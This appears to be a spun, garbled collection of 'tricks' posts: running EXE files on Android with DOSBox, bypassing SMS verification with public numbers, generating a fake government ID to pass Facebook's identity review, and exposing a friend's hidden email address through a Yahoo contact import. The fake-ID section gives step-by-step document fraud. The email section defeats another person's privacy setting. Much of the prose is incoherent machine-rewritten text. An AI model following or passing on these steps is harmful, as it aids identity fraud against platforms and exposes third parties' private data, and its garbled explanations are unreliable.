In computing, an executable file or an executable program, or sometimes just unenforceable, lead to the computer "to perform the tasks referred to in accordance with the coded instructions," instead of the data file that must be analyzed using the program to be meaningful. These instructions are traditionally machine code instructions for the central processing unit of material. However, a more general sense, it can also be considered a file containing instructions (such as bytecode) compiler executable program. But maybe it is the source of the implementation of the scripting language in this sense file. Exact interpretation depends on usage; while often the term refers to the machine code files, in the context of protection against computer viruses every file that causes the execution of instructions potentially dangerous, including scripts, and gathered together for comfort. It uses executable code to describe the instructions executable that does not necessarily constitute an executable file sequence. For example, sections within the program.

It is an extension EXE executable files intended for use within Windows or MS-DOS. You can not make all EXE files working on the robot. However, you can open many EXE files based on the old DOS with DOS emulator DOSBox. DOSBox himself did not write specifically for Android, but many applications allow you to run DOSBox on your Android device. These applications provide a similar interface to the command line interface in Windows, and requires some familiarity with the navigation command line.

How to install the .EXE files in Android without rooting?

How to install the .EXE files in your Android Phone without root?

#1: First of all you need to install the DOS Box in your android phone. without root?

#2: After installing completely then open that app in your android device. A command line appear in your screen and type the command cd \foldername. Where cd stands for the change directory and folder stands where the .exe file exists in your file manager in your android device. For example- If your .exe files exists in amingo folder then type cd\amigo. Click on enter from your android keyboard.

#3: Enter the name of the file no need to enter its extension also Because the command line interface is not case-sensitive.

#4: Now you can see that your .exe file is install in progress either it is related to the game, or anything.
How to Bypass SMS Verification online? No Hacking

We are faced regularly with the situation where we had been given through the site earlier in its own way too, or perform different functions that require a confirmation code, please enter earlier than you save. This is a very old approach used by the sites, especially for safety reasons. This technique helps sites to thwart spammers and allow a new degree of security for the customer side of the coin is that is also used this method of sites as a form of propaganda and help to protect them, and due to the fact they are far larger and nice administrator interaction customers from the soil.

What is the Bypass SMS Verification ?


Bypass SMS verification means that the method using any one to enter the cellular numbers to get a verification code that can be used to blow can be delivered with the help of a simple technique bills.

Why to Bypass SMS Verification ?

Nice, most of the cases they have to protect us or even when it is used in advertising purposes, but it is now no reason for a wide range of problems for humans. But sometimes numbers can be entered penetrate admitted to hackers who can use the functions of the undesirable and also from time to time spammers now passes early by sending unwanted ads to the cellular our tools. So, these are the reasons specifically related to a need to overcome the short SMS to verify.

How to Bypass SMS Verification online?


#1: Go to any of the below site.
#2: Choose any of the number from the site

#3: Then one has to copy that number which we have chosen and paste it over the place where we have been asked for entering the number on which the verification code has to be sent.

#4: Then it is pretty simple, we just have to come back and click on the chosen number at once and check across the whether any site has sent any verification code for you on that number or not.

#5: Now just enter the code which one has received on the number chosen onto the website where the code has to entered and finish.
How To Create Fake Govt. ID Proof For Facebook?

Facebook requires everyone using Facebook to use their real names and birthday gala. That way, you always you were connected to know. When you discover accounts that look as if they were using fake or forged information, they ask the owner to confirm that they are who they say they are. In most cases, the easiest way to make sure your identity is to follow the steps that appear on the screen to enter your mobile phone number and request code. If you can not verify your account using your mobile phone number, you will need to submit a copy of your identity card. This can be scanned or close-up picture you've taken a copy. It will permanently delete the document after it solve your problem.

But if you can not provide a government ID after that? You can not use your account in the future. Then there are two options. One is to make the new account, which again add all these friends who are in the previous account. This is a difficult task and perhaps in the future will also got a believer. Then use the second option. Download fake identity proofs.


How To Create Fake Govt. ID Proof For Facebook?

#1: Download an App for Android


#2: Than fill your DOB (Date of Birth)

#3: Choose Country

#4: Upload your Picture. Picture must be straight without any style like our other Govt. Documents.

#5: Now click on Generate

#6: All Done. You successfully generate fake ID proof.

#7: Now upload it on your Facebook Account.

#8: Wait for 1-2 business days for Facebook Review

#9: Done.

Note
Fill Fake ID details that is in your Facebook Account. Also use this trick if you really not have any ID.
How to Find Friends Hidden Email Address in Facebook?

Facebook is a social networking online service based in Menlo Park, California. Its Web site on February 4, 2004, Mark Zuckerberg launched with his roommates at Harvard College and fellow students Eduardo Saverin, Andrew McCollum, Dustin Moskovitz and Chris Hughes. Its founders initially limited membership site on the network for Harvard students, but expanded later to colleges in the city of Boston and the University of Ivy League and Stanford University. And gradually it added support for students at various other universities at a later date for high school students. Since 2006, it allowed anyone who is at least 13 years old to become a registered user of the site, and although the age requirement may be higher depending on the applicable local laws. Its name comes from colloquial evidence given to them by students of American universities.

This trick is not calculated in piracy, but piracy or kinda feel for you - like pirates. Everyone knows that there is an option in the Facebook Privacy settings, where a person can hide sent him from the public as well as from friends. If you enable this privacy at the expense of a friend, then no one can be able to know his e-mail address. What if one should email needs ID but was unable to get them because of the privacy issue? No worry! Because in my country this tutorial, you will portray the "How to Find a Friend's Email hidden in Facebook?" With the help of Yahoo.

Make sure, this trick is just for educational purpose; don’t use it in wrong way.

How to Find Friend’s Hidden Email Address in Facebook?


#1: Create an account at Yahoo or Sign in, if already existed.

#2: Open your Mail.

#3: Then Click on Contacts (Second Icon from five, below Yahoo Logo)

#4: Now, Click on Import button for Facebook.

How to Find Friends Hidden Email Address in Facebook?


#5: A popup will be opened. Click Okay button to give permission for import.

How to Find Friends Hidden Email Address in Facebook?


#6: Wait for few seconds, whist importing your Facebook Contacts.

How to Find Friends Hidden Email Address in Facebook?


#7: Done. You can check your friend’s email address.

Test:

As a test, I chose one of my friends from Facebook. His e-mail address hidden me in Facebook. You can check the picture below as a surety.

How to Find Friends Hidden Email Address in Facebook?


To display his email address, I follow the above steps, I can see his e-mail now in Yahoo e-mail address in Yahoo.

How to Find Friends Hidden Email Address in Facebook?